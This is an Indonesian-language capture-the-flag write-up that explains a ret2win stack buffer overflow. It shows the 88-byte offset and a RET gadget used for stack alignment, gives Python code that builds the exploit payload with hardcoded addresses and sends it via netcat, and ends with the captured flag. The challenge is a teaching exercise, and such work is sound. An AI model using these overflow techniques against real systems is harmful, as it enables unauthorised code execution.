




Pada bagian main, terlihat bahwa main memanggil fungsi vuln.



- **Kerentanan:** Terjadi **Buffer Overflow**. Program mengizinkan input user (`0x100` atau 256 bytes) yang jauh lebih besar daripada kapasitas buffer (`80 bytes`).
- **Dampak:** Kita bisa menimpa data di stack, termasuk *Saved RIP (Return Address)*.



- Terdapat fungsi `win` yang berfungsi mencetak flag, namun fungsi ini tidak pernah dipanggil oleh `main`.
- **Tujuan:** Membelokkan alur eksekusi dari `vuln` agar kembali ke `win` (Ret2Win).

Variabel `local_58` terletak di offset `-0x58` dari RBP.

- `0x58` (Hex) = **88** (Desimal).
- Setelah melakukan tes, diketahui bahwa **Offset = 88 byte**.
- Artinya, kita butuh 88 karakter sampah (*padding*) untuk mencapai *Return Address*.

Jika kita langsung melompat ke `win`, stack menjadi tidak selaras (*misaligned*) karena kita memotong alur normal, yang menyebabkan program crash (`SEGFAULT`) sebelum flag keluar.


Solusi: Kita menyisipkan **Gadget RET** (instruksi `return` kosong) sebelum alamat `win`

Saya menggunakan Python (library `struct`) untuk membuat payload dalam format raw bytes (*Little Endian*).

```
import struct

# Konfigurasi
offset = 88
win_addr = 0x401196     # Alamat fungsi Win (Target)
ret_addr = 0x40101a     # Alamat Gadget RET (Fix Alignment)

print(f"[+] Target Win: {hex(win_addr)}")
print(f"[+] Ret Gadget: {hex(ret_addr)}")

# Susun payload
# 1. Padding: Sampah 'A' sebanyak 88 byte untuk mencapai Return Address
payload = b'A' * offset

# 2. RET Gadget: Pelicin agar stack rapi (align 16-byte)
#    '<Q' artinya: Little Endian, Unsigned Long Long (64-bit)
payload += struct.pack('<Q', ret_addr)

# 3. Alamat WIN: Tujuan akhir eksekusi
payload += struct.pack('<Q', win_addr)
```

```
# Simpan payload

filename = 'payload.bin'

with open(filename, 'wb') as f:

   f.write(payload)


print(f"[+] Payload berhasil disimpan ke '{filename}'")
```

Langkah terakhir adalah men-generate file payload dan mengirimkannya ke server menggunakan `netcat` (nc).



FLAG: OTI25{1_kn0w_y0u_us3d_A1_t0_s0lv3_th15_bUt_1_jU5t_c4nT_pR0v3_1T}